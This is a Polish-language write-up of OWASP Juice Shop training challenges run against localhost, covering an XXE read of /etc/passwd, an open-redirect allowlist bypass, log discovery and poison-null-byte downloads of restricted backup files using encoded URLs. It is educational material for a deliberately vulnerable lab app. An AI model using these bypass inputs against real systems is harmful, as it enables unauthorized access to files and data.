Elementów podlegających pod tę samą klasę w obrębie treści polityki prywatności było jeszcze kilka, każda z płytkich poświat dotyczyła innej frazy. W celu zweryfikowania czy udało się odnaleźć wszystkie elementy tej frazy skorzystano z możliwości przeszukiwania treści kodu strony w poszukiwaniu klasy „hot”. Treści powiązane z tymi obszarami wypisane zostały poniżej:

<http://localhost>

We may also

Instruct you

To refuse all

Reasonably necessary

Responsability


Zważywszy na to, że pierwszy z elementów jest adresem URL wskazującym na adres loopback, warto było spróbować wykorzystać pozostałe elementy reprezentowane jako ta sama klasa i uformować z nich pełen adres.

① <localhost:3000/#/we-may-also-instruct-you-to-refuse-all-reasonably-necessary-responsability>

Próby redagowania adresu różnymi separatorami nie przynosiły pożądanego efektu. Kolejne próby odnosły się zatem do domniemanego systemu plików powiązanych z aplikacją webową Juice Shop.

① <localhost:3000/#/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsability>

Te akcje również zakończyły się brakiem powodzenia. Podjęto zatem drugą turę prób, w której zaniechano wykorzystywania portu 3000. Następnie przeprowadzono podobny cykl tym razem pomijając znak „#” w adresie strony. Po wielu wykonanych próbach jedna z nich przyniosła przekierowanie do widocznego obrazu.



3.18 XXE Data Access

Wyzwanie to skupia się na konieczności wykonania ataku XXE, dzięki któremu udałoby się pozyskać dane znajdujące się w pliku /etc/passwd (lub w przypadku wykonywania wszystkich czynności na maszynie z systemem operacyjnym z rodziny Windows: C:\Windows\system.ini).

W celu pozyskania tychże informacji możliwe było do wykorzystania wcześniej realizowana metoda POST która miała zamieszczać plik w obrębie pola przeznaczonego na składanie zażaleń przez użytkowników. W tym jednak przypadku konieczne było zmodyfikowanie rodzaju dopuszczalnych plików na „xml”.

W celu pozyskania przykładowego kodu, który mógłby przyczynić się do skutecznego ataku XXE, skorzystano z przeglądarki internetowej, dzięki której udało się pozyskać pożądaną zawartość.

A screenshot of a Medium article page. The URL in the address bar is 'https://medium.com/@onehackerman/exploiting-xml-external-entity-xxe-injections-5de4eac388ff'. The page title is 'XML External Entities'. The content discusses XML external entities and how they can be exploited. It includes code snippets showing how to declare an external entity using the SYSTEM keyword and specify a URL. It also mentions that other protocols like file:/// can be used. The page is divided into sections: 'Exploring XXE Vulnerabilities', 'Causes of XXE', and 'Exploiting XXE to Retrieve Files'. The 'Causes of XXE' section notes that applications often use standard APIs for XML processing, which can lead to vulnerabilities if parsers are not properly configured.

Następnie wykorzystano żądanie, które spreparowane zostało w jednym ze wcześniej wykonywanych wyzwań. Zmieniona została wartość rozszerzenia dopuszczalnych plików na „xml”, a następnie przekopiowana zawartość pozyskana ze strony internetowej www.medium.com. Wysyłane metody post nie przynosiły oczekiwanej efektu, ponieważ


blokowane były treści sugerujące, iż przekazywany argument może zawierać w sobie niepożądany kod. W celu uniknięcia wspomnianej blokady, do podstawowego, bazowego kodu dodana została część odpowiadająca za standardową wymianę informacji.

W tym przypadku wysłana metoda POST została przyjęta, zwróciła błąd, jednakże był to pożądany błąd. W jego treści bowiem zawarta była treść, która znajduje się w pliku /etc/passwd. Cel wyzwania został zatem osiągnięty, co potwierdzone zostało w formie gratyfikacji odznaką z poziomu podstrony score-board w OWASP Juice Shop.

4 Wyzwania 4-gwiazdkowe

4.1 Allowlist Bypass

Zadanie jest podobne do wcześniejszego jednogwiazdkowego wyzwania Unvalidated Redirects. Dlatego do jego wykonania przystąpiono w podobny sposób – wyszukując redirect w Debuggerze w DevTools:





The screenshot shows the Google Chrome DevTools interface with the 'Debugger' tab selected. The left sidebar shows the 'Sources' panel with files like main.js, vendor.js, runtime.js, and 103.js. The main area displays the source code for main.js, specifically lines 13498 to 13520. A search bar at the bottom is set to 'redirect'. The code snippet includes several 'this.dialog.open' calls with parameters related to redirects.

```
13498     this.dialog.open(Mt, {
13499       data: {
13500         data: 'dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13501         url: './redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13502         address: 'Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13503         title: 'TITLE_DASH_ADDRESS'
13504       }
13505     })
13506   }
13507   showEtherQrCode() {
13508     this.dialog.open(Mt, {
13509       data: {
13510         data: '0x0f933ab9fCAA782d0279C300D73750e1311EAE6',
13511         url: './redirect?to=https://etherscan.io/address/0x0f933ab9fcaa782d0279c300d73750e1311eae6',
13512         address: '0x0f933ab9fCAA782d0279C300D73750e1311EAE6',
13513         title: 'TITLE_ETHER_ADDRESS'
13514       }
13515     })
13516   }
13517   useWallet() {
13518     this.paymentMode = 'wallet',
13519     this.choosePayment()
13520   }

```

Jak widać, przekierowania można dokonać za pomocą ścieżki /redirect?to=<adres>. Rozpoczęto testowanie wszystkich linków po kolei:



Address 0x0f933ab9fcaaa782d0279c300d73750e1311eae6

ETH Price: \$1,816.76 (+0.33%) Gas: 50 Gwei

Search by Address / Txn Hash / Block / Token / Domai

Etherscan Home Blockchain Tokens NFTs Resources Developers More

Buy Exchange Play

Overview

ETH BALANCE
0 ETH

ETH VALUE
\$0.00

TOKEN HOLDINGS
\$0.00 (1 Tokens)

More Info

PRIVATE NAME TAGS Add

NO TXNS SENT FROM THIS ADDRESS

Sponsored

localhost:3000/redirect?to=http://shop.spreadshirt.com/juiceshop

http://localhost:3000/redirect?to=http://shop.spreadshirt.com/juiceshop — Visit

https://juiceshop.myspreadshop.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Open your own merch shop today. Always Free.

OWASP Juice Shop Merchandise

All Products Organic Products Men Women Accessories

Only 2 days left: 15% Off Everything Redeem


HOME

All Products



localhost:3000/redirect?to=http://leanpub.com/juice-shop

http://localhost:3000/redirect?to=http://leanpub.com/juice-shop — Visit



Pwning OWASP Juice Shop



Q localhost:3000/redirect?to=https://github.com/bkimminich/juice-shop

⚠ http://localhost:3000/redirect?to=https://github.com/bkimminich/juice-shop — Visit


| Commit | Message | Date |
|-------------|---|--------------|
| b156c96 | Merge pull request #2013 from juice-shop/i... | yesterday |
| 18,684 | (18,684 commits) | |
| .dependabot | Explicitly ignore JWT library version | 3 years ago |
| .github | Add Node.js 20.x support | last month |
| .gitlab | Change liveness (or readiness) probe to port 3000 | 2 years ago |
| .zap | Remove CORP and similar headers entirely | 3 years ago |
| config | added challenge in ctf.yaml | 3 months ago |

Intuicja podpowiadała, że nie jest to odpowiednia droga, dlatego poszukano kolejnych wskazówek. Okazuje się, że chodzi o podwójne przekierowanie – przez niedozwoloną stronę na dozwoloną:

Q localhost:3000/redirect?to=example.com?redirect=http://shop.spreadshirt.de/juiceshop


⚠ http://localhost:3000/redirect?to=example.com?redirect=http://shop.spreadshirt.de/juiceshop

Tym razem udało się ukończyć zadanie:




4.2 Access Log

Wyzwanie polega na znalezieniu ścieżki na serwerze, która zawiera logi. W tym celu użyto narzędzia DirBuster, używając gotowej listy z popularnymi słowami, która już znajduje się w Kali Linux:



Niestety DirBuster wszystkie zapytania oznaczał jako 200, dlatego ta droga jest nieprawidłowa. Spróbowano także dokonać enumeracji plików/katalogów za pomocą Intrudera (Burp Suite), lecz skutek był taki sam. Z tego powodu postanowiono poszukać wskazówek. Znaleziono podpowiedź, że warto poszukać w ścieżce /support. Jednak to nie dało żadnego wyniku:



Spróbowano do ścieżki dopisać /logs:

| Name | Size | Modified |
|-----------------------|--------|----------------------|
| access.log.2023-05-21 | 260478 | PM 6:07:24 5/21/2023 |
| access.log.2023-05-22 | 461996 | PM 2:47:28 5/22/2023 |

Udało się znaleźć 2 pliki access log, jednak zadanie nie zostało odznaczone jako ukończone w Score Board, dlatego postanowiono pobrać jeden z plików. Tym samym udało się ukończyć wyzwanie.

4.3 Forgotten Developer Backup & Poison Null Byte

W tym zadaniu chodzi o znalezienie pliku „backup”. W pierwszej kolejności przeszukano miejsce, gdzie wcześniej udało się znaleźć wiele plików, czyli FTP:

| | | |
|-----------------------|-----------------------|-------------------------------|
| quarantine | acquisitions.md | announcement_encrypted.md |
| coupons_2013.md.bak | eastere.gg | encrypt.pyc |
| incident-support.kdbx | legal.md | order_5267-b6b3314315cb341... |
| package.json.bak | suspicious_errors.yml | |

Od razu można zauważać pliki z rozszerzeniem .bak, który wskazuje na backup. Spróbowano pobrać jeden z nich:

The screenshot shows a browser window with the URL `localhost:3000/ftp/package.json.bak`. The page title is "OWASP Juice Shop (Express ^4.17.1)". Below the title, there is an error message: "403 Error: Only .md and .pdf files are allowed!" followed by a stack trace.

```
at verify (/opt/juice-shop/build/routes/fileServer.js:32:18)
at /opt/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:286:9)
at param (/opt/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/opt/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/opt/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```

Jak widać, wyłącznie pliku o rozszerzeniami .md oraz .pdf są dozwolone. Postanowiono dopisać rozszerzenie, jednak nie przyniosło do oczekiwanej skutku:

The screenshot shows a browser window with the URL `localhost:3000/ftp/package.json.bak.md`. The page title is "OWASP Juice Shop (Express ^4.17.1)". Below the title, there is an error message: "404 Error: ENOENT: no such file or directory, stat '/opt/juice-shop/ftp/package.json.bak.md'".

Spróbowano pobrać inne z tych plików, aby poszukać jakichś wskazówek. Niestety nie udało się znaleźć nic interesującego. Poszukano podpowiedzi – okazuje się, że należy zastosować atak Null byte injection. Chodzi o dopisanie %00 przed rozszerzeniem:

The screenshot shows a browser window with the URL `localhost:3000/ftp/package.json.bak%00.md`. The page title is "OWASP Juice Shop (Express ^4.17.1)". Below the title, there is an error message: "400 BadRequestError: Bad Request" followed by a stack trace.

```
at /opt/juice-shop/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:286:9)
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at serveIndexMiddleware (/opt/juice-shop/build/server.js:221:9)
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:286:9)
```

Tym razem strona odpowiedziała kodem 400. Prawdopodobnie URL interpretuje %00 jako inną wartość. Postanowiono zaenkodować w URL tę część:

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. There are two text boxes. The top box contains the string '%00' in red, which is the result of decoding. The bottom box contains the encoded string '%25%30%30'. This demonstrates how the application handles different encoding schemes for the same character.

Wpisano to w adres URL:

The screenshot shows a browser window with the address bar containing 'localhost:3000/ftp/package.json.bak%25%30%30.md'. Below the address bar, there are links for 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'Kali NetHunter'. On the right side of the screen, a download progress bar is shown for 'package.json.bak%00.md', indicating it is 'Completed — 4.2 KB'. This shows that the file was successfully downloaded despite the initial error.

Udało się rozwiązać przez przypadek 2 wyzwania jednocześnie.

4.4 Forgotten Sales Backup


W wyzwaniu chodzi o pobranie drugiego pliku, tym razem prawdopodobnie coupons_2013.md.bak. Spróbowano pobrać plik tym samym sposobem:

The screenshot shows a browser window with the address bar containing 'localhost:3000/ftp/coupons_2013.md.bak%25%30%30.md'. Below the address bar, there are links for 'Kali Docs', 'Kali Forums', and 'Kali NetHunter'. On the right side of the screen, a download progress bar is shown for 'coupons_2013.md.bak%00.md', indicating it is 'Completed — 131 bytes'. This shows that the file was successfully downloaded.


Udało się pobrać w ten sam sposób i ukończyć wyzwanie.

4.5 Easter Egg

Wyzwanie jest związane z pobraniem Easter Egga. Ponownie w katalogu /ftp można zauważyc docelowy plik – eastere.gg:



Spróbowano go pobrać:



Kolejny raz postanowiono zastosować ten sam sposób do pobrania pliku:



Po pobraniu sprawdzono narzędziem cat, co znajduje się wewnątrz pliku:

```
(root㉿kali)-[~/home/kali/Downloads]# cat eastere.gg%00.md
"Congratulations, you found the easter egg!"
- The incredibly funny developers
...
...
...
Oh' wait, this isn't an easter egg at all! It's just a boring text file! The
real easter egg can be found here:
L2d1ci9xcmIml25lcI9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcNcmUvcnR0L2p2Z3V2YS9ndXIvc
m5mZ3JlL3J0dA==

Good luck, egg hunter!
```


Na tym etapie wyzwanie zostało już ukończone, jednak postanowiono sprawdzić, czym jest ciąg znaków zawarty w pliku.

4.6 Nested Easter Egg


Wyzwanie polega na kryptoanalizie pliku eastere.ggg. Na pierwszy rzut oka można zauważyc == na końcu, co może wskazywać na Base64. Wrzucono ten ciąg do CyberChefa:

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like 'To Base64', 'From Base64', 'To Hex', etc. The main area has a 'Recipe' section set to 'From Base64' with the alphabet 'A-Za-z0-9+/=' selected. Below it, there are checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode' (unchecked). The 'Input' field contains the Base64 string: 'L2d1ci9xcm1mL25lci9mYi9zaGFhbC9ndXjsL3V2cS9uYS9ybZncmUvcnR0L2p2ZV2YS9ndXivcm5mZ3J1L3J0dA=='. The 'Output' field shows the decoded ASCII string: '/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnf/gur/rnfgre/rtt'.


Odnaleziono ścieżkę, na pierwszy rzut oka wygląda na ponownie zaszyfrowaną jakimś szyfrem przestawnym, np. ROT13. Mimo wszystko sprawdzono najpierw, czy ta ścieżka do czegoś prowadzi:



Następnie spróbowano wykorzystać szyfr ROT13:



Udało się znaleźć ścieżkę, która niestety nie wygląda na ścieżkę. Mimo tego sprawdzono, czy prowadzi do czegoś:



W ten sposób udało się ukończyć wyzwanie.

4.7 Misplaced Signature File

Wyzwanie polega na znalezieniu pliku z podpisem SIEM. Link przekierowuje na githuba:

Przykładowe pliki znajdujące się tam, są o rozszerzeniu .yml. Ponownie sprawdzano katalog ftp, gdzie jeden plik jest właśnie w tym formacie: suspicious_errors.yml.

Jak w poprzednich przypadkach – pliku nie da się pobrać:

```

403 Error: Only .md and .pdf files are allowed!
at verify (/opt/juice-shop/build/routes/fileServer.js:32:18)
at /opt/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/opt/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/opt/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/opt/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)

```

Spróbowano ponownie użyć Poison Null Byte:

A screenshot of a web browser window. The address bar at the top contains the URL "localhost:3000/ftp/suspicious_errors.yml%25%30%30.md". Below the address bar, there is a navigation bar with links: "Kali Docs", "Kali Forums", and "Kali NetHunter". To the right of the navigation bar, there is a download progress indicator for a file named "suspicious_errors.yml%00.md". The indicator shows "Completed — 723 bytes".

Plik udało się pobrać:

Request

Pretty Raw Hex ⌂ ⌄ ⌁

```
1 GET /ftp/suspicious_errors.yml%25%30%30.md HTTP/1.1
2 Host: localhost:3000
